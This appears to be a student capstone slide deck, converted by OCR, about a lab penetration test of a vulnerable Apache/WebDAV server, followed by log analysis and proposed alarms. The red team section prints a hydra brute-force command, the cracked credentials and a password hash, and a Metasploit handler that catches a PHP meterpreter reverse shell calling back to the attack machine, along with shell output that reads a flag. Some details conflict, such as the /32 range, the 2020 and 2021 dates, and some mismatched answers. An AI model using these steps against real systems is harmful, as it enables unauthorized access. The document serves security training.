# Capstone Engagement

## Assessment, Analysis, and Hardening of a Vulnerable System

# Table of Contents

This document contains the following sections:


01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

# Network Topology

# Network Topology




**Network**
Address Range: 192.168.1.1/32
Netmask: 255.255.255.0
Gateway:

**Machines**
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali Machine

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone Machine

IPv4: 192.168.1.100
Hostname: Elk Server

IPv4: 192.168.1.1
OS: Windows
Hostname: ML-REFVM-684427

# Red Team

Security Assessment

# Recon: Describing the Target

## Nmap identified the following hosts on the network:

| Hostname | IP Address | Role on Network |
|---|---|---|
| ML-REFVM-684427 | 192.168.1.1 | Virtual Host with Hyper V |
| Kali | 192.168.1.90 | Attack Machine |
| ELK | 192.168.1.100 | Monitoring Machine that is hosting Kibaba and monitoring traffic through specific beats |
| Capstone Server | 192.168.1.105 | Vulnerable Machine |

# Vulnerability Assessment

## The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| Open Ports:<br>Port 80 HTTP - Unsecure Webserver<br>Port 22 SSH - Vulnerable to attack | Open ports allow for attackers to access machines without authority | Port 80 - gave us access to the Capstone's private directories, access to the secret files<br>Port 22 - SSH into the served with cracked passwords |
| Password susceptible to brute force | Passwords can be easily cracked when there are no rules in place to stop high volume traffic | Cracked Ashton's password and see the confidential secret folder |
| Insecure Website:<br>Secret files and hashed passwords found on public server | The website has plain text files with instructions on where the secret file is located and that file contained more information such as a password hash | We were able to find and crack Ryans password hash that gave us access to the weddav server |
| WebDav Vulnerability | Had the ability to upload files directly to WebDav | We were able to upload a reverse shell |

# Exploitation: Open Port 80 - Insecure/Poor Website Management

01

**Tools & Processes**
Using NMAP we determined Port 80 was open on the vulnerable machine.

We were then able to navigate the the vulnerable site using the IP address 192.168.1.105.

Path Traversal.


02

**Achievements**
From the open site we were able to navigate through the sites file system and find documents with the mention of /company_folders/secret_folder.

The contents of which gave us information and instructions on how to access the company's webdav instance.

03

```
Nmap scan report for 192.168.1.105
Host is up (0.00079s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ub
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux;
```



# Exploitation: Susceptible to Brute Force

01

**Tools & Processes**

After determining the location of the /secret_folder we were able to navigate to the site and were prompted for a password.

Based off what we learned in the public facing documents we had obtained the username of Ashton.

Using a hydra command we were able to brute force the credentials

02

**Achievements**

Through navigating the site we were able to determine a good username could be aston.

Using hydra we determined Ashton's password was leopoldo.

We then had access to the secret_folder and obtained Ryan's Password Hash

03

```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-14 19:19:39
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folder
s/secret_folder
```

192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

# Exploitation: WebDav Access

01

**Tools & Processes**
Using the local file system and cracked password we were able to access the networks WebDav File.

From there we used MSFVenom to create a payload that will allow us to use a reverse shell.


Using WebDav we uploaded the reverse shell.

02

**Achievements**
We were able to gain access to the company's WedDav File system.

Then we were able to upload a reverse shell payload and later exploit the machine.

03



# Exploitation: Exploiting the Reverse Shell

01

**Tools & Processes**

With the Payload attached to WebDav we then used Metasploit and Meterpreter.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

02

**Achievements**

With the metasploit session listening, we were able to access the reverse shell and gain access to the target machine.

With access to the machine we were able to locate the flag

```
cat flag.txt
b1ng0w@5h1sn@m0
```

03

```
meterpreter > shell
Process 2133 created.
Channel 0 created.
whoami
www-data
pwd
/var/www/webdav
ls
hack.php
passwd.dav
shell.php
cd ..
ls
html
webdav
cd ..
cd ..
ls
bin
boot
dev
etc
flag.txt
```


# Blue Team

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?




Time of Port Scan: 02:00
Total Packets Sent: 45,000

The only spike that occurred between 2am - 3am indicates the port was scanned

# Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?



| Time | url.full |
|---|---|
| Apr 15, 2021 @ 02:30:41.774 | http://192.168.1.105/company_folders/secret_folder |
| Apr 15, 2021 @ 02:30:41.765 | http://192.168.1.105/company_folders/secret_folder |
| Apr 15, 2021 @ 02:30:41.765 | http://192.168.1.105/company_folders/secret_folder |

The Request occurred at 2am April 15, 2020
32,734 Requests were made
Files Requested: /company_folders/secret_folder
Files Contained: Company Information, Ryan's Password Hash, and Instructions using WebDav

# Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.


- How many requests were made in the attack? **32,734**
- How many requests had been made before the attacker discovered the password? **32,729**



# Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory? **116**
- Which files were requested? **/company_folders/secret_folder**



# Blue Team

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

## Alarm

What kind of alarm can be set to detect future port scans?

**Set up firewall alerts for high levels of ICMP request**

**Provide Administrators TCP Wrappers**

https://www.datto.com/blog/what-is-port-scanning

What threshold would you set to activate this alarm?
**More than 1000 ICMP requests per hour**

## System Hardening

What configurations can be set on the host to mitigate port scans?

**Close as many ports as possible that are not used by usual traffic**

Describe the solution. If possible, provide required command lines.

A possible solution could be using the command **firewalld** to check on the status of the ports:
**sudo firewall-cmd --state**

# Mitigation: Finding the Request for the Hidden Directory

## Alarm

**What kind of alarm can be set to detect future unauthorized access?**

Email alerts if someone access the Hidden Directory.
Set up groups of authorized employees to access the Hidden Directory.

**What threshold would you set to activate this alarm?**
Send notifications if files are accessed, should only be available to internal users (employees)

## System Hardening

**What configuration can be set on the host to block unwanted access?**

Whitelisting known employee IP addresses that log in most commonly
Block HTTP traffic from unknown IP address.
Restrict access to the Hidden Directory, should only be accessed by authorized users (employees)

Describe the solution. If possible, provide required command lines.

# Mitigation: Preventing Brute Force Attacks

## Alarm

**What kind of alarm can be set to detect future brute force attacks?**
Set up alerts when there are too many attempts to login within a short-period of time. We have determined that an alert should be set for anytime the server returns over 20 HTTP error codes in the 400s within an hour

**What threshold would you set to activate this alarm?**
After 3 failed attempts lock the account

## System Hardening

**What configuration can be set on the host to block brute force attacks?**
Utilize a two-step verification process to unlock the account and change the password
Utilize CAPTCHA
Set up a rule to change the password every 60 days
Maintain and patch WebDav to latest version
Set Limited user access

# Mitigation: Detecting the WebDAV Connection

## Alarm

What kind of alarm can be set to detect future access to this directory?

**An alert in place that notifies when there is over 15 requests per hour in /webdav/***

What threshold would you set to activate this alarm?

**Allow only one user to use one IP**

## System Hardening

What configuration can be set on the host to control access?

**Only allow certain users access to WebDav and set limits on uploads/downloads**

**i.e.: White Listing**

Describe the solution. If possible, provide the required command line(s).

**Maintain WebDav and patch to the newest version**

# Mitigation: Identifying Reverse Shell Uploads

## Alarm

**What kind of alarm can be set to detect future file uploads?**

Set up an email alerts for any request to upload content.

**What threshold would you set to activate this alarm?**

Outbound traffic from server is greater than 20GB within 1 hour

## System Hardening

**What configuration can be set on the host to block file uploads?**

Utilize a file blocker to block unwanted file uploads such as .php files

Require an authorization code or a password to upload content.

**Describe the solution. If possible, provide the required command line.**

Implement Incident Response protocols for the team to determine what the next steps are for when the traffic exceeds the limit

# the End